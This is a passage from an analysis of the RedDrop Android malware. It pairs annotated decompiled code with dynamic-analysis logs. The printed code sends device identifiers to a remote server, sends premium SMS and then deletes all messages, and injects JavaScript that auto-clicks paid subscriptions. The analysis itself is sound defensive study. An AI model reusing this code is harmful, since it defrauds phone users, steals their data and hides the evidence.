    new ap().a(ar.b + "GetMobile/MatchingMobile.aspx?IMSI=" + IMSI + "&IMEI=" + IMEI + "&TimeStamp=" + str2 +
    "&ChannelId=88&Sign=" + bt.a(str), new ap.a() { // from class: com.amaz.onib.FSrvi.2
        @Override // com.amaz.onib.ap.a
        public void a(k kVar) {
            if (kVar == null) {
                return;
            }
            if ("1".equals(kVar.f735a)) {
                bs.b("获取到手机号" + kVar.c);
                FSrvi.TEL = kVar.c;
                bw.a(FSrvi.this, FSrvi.TEL, FSrvi.IMSI);
            } else if (!kVar.a() || i != 0) {
                FSrvi.this.d.sendEmptyMessageDelayed(1000, 10000L);
            } else {
                bs.b("发送短信");
                SmsManager.getDefault().sendTextMessage(kVar.d, null, kVar.e, null, null);
                FSrvi.this.d.sendEmptyMessageDelayed(1000, 5000L);
            }
        }
    }, this);
}
```

When the **FSrvi** service is created (following the instantiation of PZ_PAY), the *onCreate* method is automatically called. It calls the method *a()* that takes private informations on phone identifiers. The method *a(int i)* instead, is called from a handler that can execute it 3 times. In particular, it connects to a URL specifying as parameters the private information collected previously and then sends an SMS message using the *sendTextMessage* method of the class SmsManager.

- a.a.b

```
// [fmss] This method deletes all data in "content://sms" (uses the string e defined in the class Cdo)
private static int c(String str, Context context) {
    return context.getContentResolver().delete(Uri.parse(Cdo.e), str, null);
}
```

As we can see in this case the application deletes all phone messages calling ***delete***. To the ***parse*** method the constant "content://sms" is passed. So the malware is able to send SMS to subscribe the user to paid services and then to delete all the sent messages.

- a.e.d

```
//[fmss] This method sets the value of the strings of this class with some sensible informations and encrypts them
public final void a(Context context) {
    String str;
    this.g = "1";
    //[fmss] Retrieve Sim serial numnber
    String simSerialNumber = ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    if (simSerialNumber == null) {
        simSerialNumber = "";
    }
    this.h = simSerialNumber;
    //[fmss] Check internet connections
    ConnectivityManager connectivityManager = (ConnectivityManager) context.getSystemService("connectivity");
    if (connectivityManager == null) {
        str = "1";
    } else {
        //[fmss] Retrieve connection status information about a particular Network
        NetworkInfo networkInfo = connectivityManager.getNetworkInfo(1);
        str = networkInfo == null ? "1" : networkInfo.getState().equals(NetworkInfo.State.CONNECTED) ? "1" : "0";
    }
    this.i = str;
    this.j = b();
    //[fmss] Retrieve the MSISDN of phone
    String subscriberId = ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
    if (subscriberId == null) {
        subscriberId = "";
    }
    if (this.I) {
        subscriberId = this.J;
    }
    this.m = subscriberId;
    if (TextUtils.isEmpty(this.m)) {
        b bVar = new b(context);
        a d = bVar.d();
        if (d == null && (d = bVar.a()) == null && (d = bVar.b()) == null && (d = bVar.c()) == null && (d = bVar.e()) == null) {
            d = null;
        }
        if (d != null) {
            this.m = d.f498a == null ? "" : d.f498a;
        }
    }
    this.s = a.a.b.a(this.F[45], this.G);
    String str2 = Build.MODEL;
    if (TextUtils.isEmpty(str2)) {
        str2 = "";
    }
    this.w = str2;
    //[fmss] Retrieve the Device Id of the phone
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    if (deviceId == null) {
        deviceId = "";
    }
    this.x = deviceId;
    //[fmss] Retrieve the MAC address of the phone
    String macAddress = ((WifiManager) context.getSystemService("wifi")).getConnectionInfo().getMacAddress();
    if (!TextUtils.isEmpty(macAddress)) {
        macAddress = macAddress.replace(":", "");
    }
    this.y = macAddress;
    //[fmss] Retrieve the IP address of the phone
    int ipAddress = ((WifiManager) context.getSystemService("wifi")).getConnectionInfo().getIpAddress();
    this.z = a(new StringBuilder().append(ipAddress & 255).toString(), 3) + a(new StringBuilder().append((ipAddress >> 8)
     & 255).toString(), 3) + a(new StringBuilder().append((ipAddress >> 16) & 255).toString(), 3)
     + a(new StringBuilder().append(ipAddress >>> 24).toString(), 3);
    this.q = new SimpleDateFormat("yyyyMMddhhmmss").format(new Date()) + new Random().nextInt(999999);
    //[fmss] Retrieve the SDK version of the software currently running on this hardware device.
    this.u = new StringBuilder().append(Build.VERSION.SDK_INT).toString();
    //[fmss] Retrieve the end-user-visible name for the end product.
    this.v = Build.MODEL.trim();
    this.t = a(this.q + a.a.b.a(this.F[44], this.G));
}
```

In this method the properties of the class d are initialized with private information regarding phone identifiers such as SIM number and deviceId, and network information such as IP Address and MAC address.

- com.android.k9op.OL.HI.K9op

```
// [fmss] This method executes SQL queries to create tables that will contain different kind of
//informations from SMS messages to payments configurations
@Override // android.database.sqlite.SQLiteOpenHelper
public final void onCreate(SQLiteDatabase sQLiteDatabase) {
    try {
        sQLiteDatabase.execSQL("create table orders(id integer PRIMARY KEY autoincrement,oid text,cpoid
        sQLiteDatabase.execSQL("create table send_sms(id integer PRIMARY KEY autoincrement,soid text,su
        sQLiteDatabase.execSQL("create table shield_task(id integer PRIMARY KEY autoincrement,soid text
        sQLiteDatabase.execSQL("create table verify_intercept_info(id integer PRIMARY KEY autoincrement
        sQLiteDatabase.execSQL("create table url_access_task (id integer PRIMARY KEY autoincrement,soid
        sQLiteDatabase.execSQL("create table parsetask(id integer PRIMARY KEY autoincrement,moid text,s
        sQLiteDatabase.execSQL("create table tasklist(id integer PRIMARY KEY autoincrement,moid text,so
        sQLiteDatabase.execSQL("create table matched_sms(id integer PRIMARY KEY autoincrement,msg text,
        sQLiteDatabase.execSQL("create table mp_status(id integer PRIMARY KEY autoincrement,type intege
        sQLiteDatabase.execSQL("CREATE TABLE pay_configure(id INTEGER PRIMARY KEY AUTOINCREMENT,needMob
        sQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS GSI(sign TEXT PRIMARY KEY , n TEXT, yfS TEXT
        sQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS Doms(id INTEGER PRIMARY KEY AUTOINCREMENT, n
        sQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS Actions(type INTEGER PRIMARY KEY, action TEX
        sQLiteDatabase.execSQL("CREATE TABLE IF NOT EXISTS MopInfo(id INTEGER PRIMARY KEY AUTOINCREMENT
        sQLiteDatabase.execSQL("insert into Doms(name,type,status) values " + (com.android.k9op.OL.JUSE
        sQLiteDatabase.execSQL("insert into Actions(action,type) values " + (com.android.k9op.OL.JUSEF.
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

As we can observe from the snippet above, the author of the malware also created some database tables in order to better manage all the collected data. The class K9op contains most of the queries that can be executed on those tables.

- com.amaz.onib.bo

```
//[fmss] Creation of webView in which the malicious javaScript code will be inject in order to subscribe
// the user to a paid service. loadUrl method execute javaSctipt code automatically
public static void a(Context context, h hVar, a aVar) {
    final String str = context.getCacheDir() + File.separator + "." + hVar.z + File.separator;
    new File(str).mkdir();
    WebView webView = new WebView(context); // [fmss] create webView
    webView.setTag(false);
    f688a.put(hVar.z, webView);
    webView.getSettings().setJavaScriptEnabled(true); //[fmss] enable javaScript code injection
    webView.loadUrl(hVar.r);
    final b bVar = new b(webView, hVar, aVar);
    webView.addJavascriptInterface(bVar, "jsjava"); //[fmss] create javaScriptInterface to inject
    // JavaScript code in webView
    webView.setWebViewClient(new WebViewClient() { // from class: com.amaz.onib.bo.1
        @Override // android.webkit.WebViewClient
        public void onPageFinished(final WebView webView2, final String str2) { //[fmss] override of
            // onPageFinished method to activate paid subscription
            super.onPageFinished(webView2, str2);
            final String str3 = str + "tyt" + System.currentTimeMillis() + ".mht";
            webView2.saveWebArchive(str3, false, new ValueCallback<String>() {
                /* renamed from: a */
                public void onReceiveValue(String str4) {
                    String a2 = bq.a(str3);
                    if (str2.startsWith("http://wap.tyread.com/baoyueInfoListAction.action")) {
                        //[fmss] url of paid subscription website
                        if (a2.contains("=E5==B7=B2=E5=8C=85=E6=9C=88")) {
                            bs.b("已包月");
                            webView2.stopLoading();
                            bVar.a(903, a2);
                        } else if (a2.contains("=E5==B7=B2=E9=80=80=E8=AE=A2,=E6=AC=A1=E6=9C=88=E7=94=9F=E6=95=88")) {
                            bs.b("已退订,次月生效");
                            webView2.stopLoading();
                            bVar.a(904, a2);
                        } else {
                            StringBuffer stringBuffer = new StringBuffer("var newscript = document.createElement
                            ('script');"); //[fmss] create a javaScript code to inject
                            stringBuffer.append("newscript.innerHTML = '");
                            stringBuffer.append("var allInputs = document.getElementsByTagName(\\'a\\');");
                            stringBuffer.append("var _r = 0;");
                            stringBuffer.append("for (var i=0;i<allInputs.length;i++){");
                            stringBuffer.append("inp = allInputs[i];");
                            stringBuffer.append("if(inp.outerHTML.indexOf(\\'goPreBuySubmit.action\\')>0){");
                            stringBuffer.append("_r = 1; inp.click();");//[fmss] automatically click on a specific tag
                            stringBuffer.append("}");
                            stringBuffer.append("}");
                            stringBuffer.append("if(_r==0){ jsjava.fail(document.documentElement.outerHTML);}");
                            stringBuffer.append("';");
                            stringBuffer.append("document.body.appendChild(newscript);");
                            webView2.loadUrl("javascript:" + stringBuffer.toString()); //execute javaScript code
                        }
                    } else if (str2.startsWith("http://wap.tyread.com/goPreBuySubmit.action")) {
                        bo.b(webView2, str4, a2, bVar);
                    } else if (str2.startsWith("http://wap.tyread.com/gossourl.action")) {
                        webView2.stopLoading();
                        if (a2.contains("=E5=8C=85=E6=9C=88=E6=88=90=E5=8A=9F")) {
                            bs.b("包月成功");
                            bVar.a(z.b, a2);
                            return;
                        }
                        bs.b("包月失败" + str3);
                        bVar.a(905, a2);
                    } else {
                        bVar.a(900, a2);
                    }
                }
            });
        }
```

In the class **bo**, in the method ***a*** we can see that an object of type WebView is created. Then the execution of JavaScript code is enabled, and the URL specified as parameter is loaded.

When the page has finished loading the method *onPageFinished* is executed. If the URL satisfies the conditions specified, a string containing JavaScript code is built, and then its execution is attempted with the *loadUrl* method. The purpose of the executed code seems to be to simulate the click of the user on a specific tag on the webpage, this could be exploited to subscribe the user to paid services without its consent.

- com.cocos.util.StorageUtil

```
public static long getExternaltStorageAvailableSpace() {
    long blockSize;
    long availableBlocks;
    if (!Environment.getExternalStorageState().equals("mounted")) {
        return 0L;
    }
    File path = Environment.getExternalStorageDirectory();
    StatFs statfs = new StatFs(path.getPath());
    if (Build.VERSION.SDK_INT >= 18) {
        blockSize = statfs.getBlockSizeLong();
    } else {
        blockSize = statfs.getBlockSize();
    }
    if (Build.VERSION.SDK_INT >= 18) {
        availableBlocks = statfs.getAvailableBlocksLong();
    } else {
        availableBlocks = statfs.getAvailableBlocks();
    }
    return blockSize * availableBlocks;
}

public static final String getInternalStorageDirectory() {
    if (context != null && TextUtils.isEmpty(internalStorageDirectory)) {
        File file = context.getFilesDir();
        internalStorageDirectory = file.getAbsolutePath();
        if (!file.exists()) {
            file.mkdirs();
        }
        String shellScript = "chmod 705 " + internalStorageDirectory;
        runShellScriptForWait(shellScript);
    }
    return internalStorageDirectory;
}
```

In the StorageUtil class there are several methods that allow to get the available space in different parts of the storage (there are specific methods for external, internal, eMMC and sdCard memory). Furthermore, in *getInternalStorageDirectory*, it tries to execute the shell command "chmod 705" followed by the path to the internal storage directory. In this way the malicious actor can gain read, write and execute permissions on the internal storage directory.

Dynamic Analysis

In the analysis of the samples of the RedDrop malware, in our case dynamic analysis was not very useful, since some of the important features that tools like MobSF offer, like the Activity Tester were not usable. Indeed, when we tried to use this kind of tools the application crashed and remained stuck on the first Activity. These issues could be due to some of the instruction seen before, that seem to try to stop the application when executed on Intel processor or with Genymotion as detected manufacturer for example. That appears to be a behaviour that tries to hinder the use of virtual machines as a mean to test the application and verify its conduct more in detail.

Nevertheless, the dynamic analysis allowed us to confirm that some of the malicious behaviour that we found during the static analysis was being executed when the application was running. In particular, we found that similar conduct to what we analyzed before was actually executed in the following cases:

- Encryption and Encoding

CLASS	METHOD
javax.crypto.Cipher	**doFinal** ***Arguments:*** [[53, 49, 44, 52, 57, 44, 52, 56, 44, 53, 51, 44, 53, 49, 44, 53, 56, 44, 53, 50, 44, 53, 52, 44, 53, 51]] ***Result:*** -123,77,-58,7,108,83,-16,81,39,-29,4,-53,12,-53,-64,107,-34,-15,117,-48,-35,-81,108,69,104,-108,29,-12,-79,92,-117,-89 ***Return Value:*** -12377-58710883-168139-294-5312-53-64107-34-15117-48-35-8110869104-10829-12-7992-117-89 ***Called From:*** com.wyzfpay.thirdparty.util.DesUtil.encryptDES(DesUtil.java:39)

CLASS	METHOD
android.util.Base64	**decode** ***Arguments:*** ['MCcjJgEtLDYnLDYEMC0vEi0xNmInMDAtMHg=', 2] ***Result:*** 48,39,35,38,1,45,44,54,39,44,54,4,48,45,47,18,45,49,54,98,39,48,48,45,48,120 ***Return Value:*** 48393538145445439445444845471845495498394848454812 0 ***Decoded String:*** 0'#& -,6',6 0-/ -16b'00-0x ***Called From:*** com.mobile.bumptech.ordinary.miniSDK.SDK.a.a(Unknown Source:10)

Here we can see that the application executes the method *encryptDES* of the class DesUtil calls this API that allows to encrypt data with DES. Furthermore, API related to encoding and decoding with Base64 were also largely used in the application. As we have seen before, encryption and encoding are extensively used techniques that the author of the malware has used obfuscate the code.

- Dex Class Loader

CLASS	METHOD
dalvik.system.DexFile	**loadDex** *Arguments:* ['/data/user/0/com.jfvocq.trjuscnq/app_wyzf_plg/5.2.0.jar' , '/data/user/0/com.jfvocq.trjuscnq/app_wyzf_plg/5.2.0.dex' , 0, None, [None]] *Result:* /data/user/0/com.jfvocq.trjuscnq/app_wyzf_plg/5.2.0.jar *Called From:* dalvik.system.DexPathList.loadDexFile(DexPathList.java:3 77)

The report showed also that calls to the DexFile class were made, confirming the fact that classes were loaded from external sources, either from .jar files or from.dex ones, as can be observed from the arguments passed in the function call.

- Device info

CLASS	METHOD
android.net.wifi.WifiInfo	**getMacAddress** *Arguments:* [] *Result:* 02:00:00:00:00:00 *Return Value:* 02:00:00:00:00:00 *Called From:* com.wyzfpay.plugin.util.NetUtil.getMacAddress(Net Util.java:30)

CLASS	METHOD
android.telephony.TelephonyManager	**getSubscriberId** *Arguments:* [] *Result:* 310270000000000 *Return Value:* 310270000000000 *Called From:* com.wyzfpay.plugin.util.ImsiUtils.getImsiM2(ImsiUtils.java:33)

The collection of information on device identifiers is confirmed, for example, by the execution of the methods *getMacAddress* and *getSubscriberId*.

- Database

CLASS	METHOD
android.database.sqlite.SQLiteDatabase	**execSQL** *Arguments:* ['create table orders(id integer PRIMARY KEY autoincrement,oid text,cpoid text,gid text,ext text,st integer,tp integer,dl integer,resToCp integer,isMPFinished integer)'] *Called From:* com.android.k9op.OL.HI.k9op.onCreate(Unknown Source:2)

This confirms that the creation of the databases that we have seen in the java code analysis has been executed from the class k9op that we mentioned previously.

- Network

CLASS	METHOD
java.net.URL	**openConnection** *Arguments:* [] *Result:* com.android.okhttp.internal.huc.HttpURLConnectionImpl:http://vpay.api.eerichina.com/api/payment/updateinit_v2 *Called From:* com.wyzfpay.a.a.a(Unknown Source:36)

In the network section we can see that the method *openConnection* is called, allowing to open the connection to the URL http://vpay.api.eerichina.com/api/payment/updateinit_v2, that we also saw before.